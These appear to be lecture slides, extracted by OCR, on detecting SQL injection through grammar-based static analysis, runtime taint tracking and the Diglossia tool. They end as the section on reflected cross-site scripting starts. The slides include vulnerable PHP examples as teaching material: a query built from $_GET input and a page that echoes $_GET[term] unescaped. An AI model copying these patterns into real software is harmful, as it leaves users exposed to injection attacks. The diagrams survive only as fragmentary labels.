$X1 = $UNTRUSTED;
if ($A) {
   $X2 = $X1."s";
} else {
   $X3 = $X1."s";
}
$X4 = φ($X2, $X3);
$Z = $X4;
```

(c)

$$\begin{aligned}
&\mathit{UNTRUSTED} &&\rightarrow \Sigma^* \\
&X_1 &&\rightarrow \mathit{UNTRUSTED} \\
&X_2 &&\rightarrow X_1\mathtt{s} \\
&X_3 &&\rightarrow X_1\mathtt{s} \\
&X_4 &&\rightarrow X_2 \mid X_3 \\
&Z &&\rightarrow X_4
\end{aligned}$$

# Phase Two: Checking Safety

- Check whether the language represented by CFG contains unsafe queries
  - Is it syntactically contained in the language defined by the application’s query template?



$$\begin{aligned}
&query &&\rightarrow query1\,\texttt{'}\\
&query1 &&\rightarrow query2\ userid\\
&query2 &&\rightarrow query3\ \texttt{WHERE userid='}\\
&query3 &&\rightarrow \texttt{SELECT * FROM `unp\_user`}\\
&userid &&\rightarrow GETuid\\
&GETuid &&\rightarrow \Sigma{*}\ [0\text{–}9]\ \Sigma{*}
\end{aligned}$$

direct = $\{GETuid\}$ indirect = $\{\}$

Grammar productions of possible query strings

This non-terminal represents tainted input

For all sentences of the form $\sigma_1$ GETUID $\sigma_2$ derivable from query, GETUID is between quotes in the position of an SQL string literal

Safety check:
**Does the language rooted in GETUID contain unescaped quotes?**

# Tainted Substrings as SQL Literals

- Tainted substrings that cannot be syntactically confined in any SQL query
  - Any string with an odd number of unescaped quotes
- Nonterminals that occur only in the syntactic position of SQL string literals
  - Can an unconfined string be derived from it?
- Nonterminals that derive numeric literals only
- Remaining nonterminals in literal position can produce a non-numeric string outside quotes
  - Probably an SQL injection vulnerability
  - Test if it can derive DROP WHERE, --, etc.

# Taints in Non-Literal Positions


- Remaining tainted nonterminals appear as non-literals in SQL query generated by the application
  - This is rare (why?)
- All derivable strings should be proper SQL statements
  - Context-free language inclusion is undecidable
  - Approximate by checking whether each derivable string is also derivable from a nonterminal in the SQL grammar

# Evaluation

- Testing on five real-world PHP applications
- Discovered previously unknown vulnerabilities, including non-trivial ones
  - Vulnerability in e107 content management system:

    a field is read from a user-modifiable cookie, used in a query in a different file
- 21% false positive rate
  - What are the sources of false positives?

# Example of a False Positive



```
isset($_GET['newsid']) ?
    $getnewsid = $_GET['newsid'] :
    $getnewsid = false;
if (($getnewsid != false) &&
    (!preg_match('/^[\d]+$/', $getnewsid)))
{
    unp_msg('You entered an invalid news ID.');
    exit;
}
...
if (!$showall && $getnewsid)
{
   $getnews = $DB->query("SELECT * FROM `unp_news`"
                        ."WHERE `newsid`='$getnewsid'"
                        ."ORDER BY `date`DESC LIMIT 1");
}
```

# Detecting Injection at Runtime (1)

Challenge #1:

pinpoint user-injected parts in the query

Requires precise, byte- or character-level taint tracking

SELECT * FROM t WHERE flag = password

**Not enough!**

# Detecting Injection at Runtime (2)

Challenge #2:

decide whether tainted parts of the query
are code or data

- Check if keywords or operators are tainted [Halfond et al.]
- Check regular expressions on tainted string values [Xu et al.]
- Check if tainted part is an ancestor of complete leaf nodes [Su et al.]
- Check if tainted query is syntactically isomorphic to a query generated from a benign input [Bandhakavi et al.]

All suffer from false positives and negatives ☹

# Defining Code Injection

[Ray and Ligatti. "Defining Code-Injection Attacks". POPL 2012]

- Ray-Ligatti definition:
  - Non-code is the closed values, everything else is code
    - Closed value = fully evaluated with no free variables (string and integer literals, pointers, lists of values, etc.)
  - Code injection occurs when tainted input values are parsed into code
- Example 1:

SELECT * FROM t WHERE flag = password

- Example 2:

SELECT * FROM t WHERE name = 'x'


# Diglossia

[Son et al. “Detecting Code-Injection Attacks with Precision and Efficiency”. CCS 2013]

- PHP extension that detects SQL and NoSQL injection attacks with no changes to applications, databases, query languages, or Web servers

**diglossia** (/daɪˈglɒsiə/): A situation in which two languages (or two varieties of the same language) are used under different conditions within a community, often by the same speakers

# Diglossia: Taint Tracking



Original chars

Input string value

Original chars

Untainted value

string operation

Tainted value

Original chars

Original chars

Input string value

Original chars

Untainted value

Character remapping

Shadow chars


shadow operation

Tainted value

shadow value

Mix of original and shadow chars

# Diglossia: Detecting Code Injection



Shadow value

Tainted value

Tainted value

Mix of original and shadow chars

Dual parser

<Query>

<Query>

CODE

CODE

DATA

<Query>

<Query>

CODE

CODE

DATA

1. Syntactically isomorphic
2. Only shadow chars in code terminals


# Diglossia: Character Remapping

- Dynamically generate shadow characters so that they are guaranteed not to occur in user input
  - Original characters
    - 84 ASCII characters
    - Alphabet and special characters
  - Shadow characters
    - Randomly selected UTF-8 characters
- Remap all untainted characters

*Character Remapping Table*

| Original | => | Shadow |
|---|---|---|
| A | => | 가 |
| I | => | 나 |
| F | => | 다 |
| O | => | 사 |

# Diglossia: Dual Parser



*Original Parser (P)*

IF

ELSE

DO

…

*Mapping Table (CT)*

A => 가

I => 나

F => 다

…

*Dual Parser (PCT)*

IF, 나다


ELSE, 마바사마

DO, 아자

…

# Detecting Code Injection (Example)

- Parse the query and its shadow in tandem
  - SELECT * FROM t WHERE id = password
  - map(SELECT) map(*) map(FROM) map(t) map(WHERE) map(id) map(=) password



# Advantages of Diglossia

- Diglossia is the first tool to accurately detect code injection attacks on Web applications
  - Relies on (almost) Ray-Ligatti definition of code injection
  - Transforms the problem of detecting code injection attacks into a string propagation and parsing problem
  - New techniques: value shadowing and dual parsing
- Very efficient
- Fully legacy-compatible: no changes to application source code, databases, Web servers, etc.

# Limitations of Diglossia

- Does not permit user input to be intentionally used as part of the query code
  - This is terrible programming practice, anyway!
- The parser used by Diglossia must be consistent with the parser used by the database
- Value shadowing based on concrete execution may be inaccurate (when can this happen?)
- Value shadowing may be incomplete if strings are passed to third-party extensions (this is rare)

# Echoing or "Reflecting" User Input

Classic mistake in server-side applications

http://naive.com/search.php?term="Britney Spears"

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>

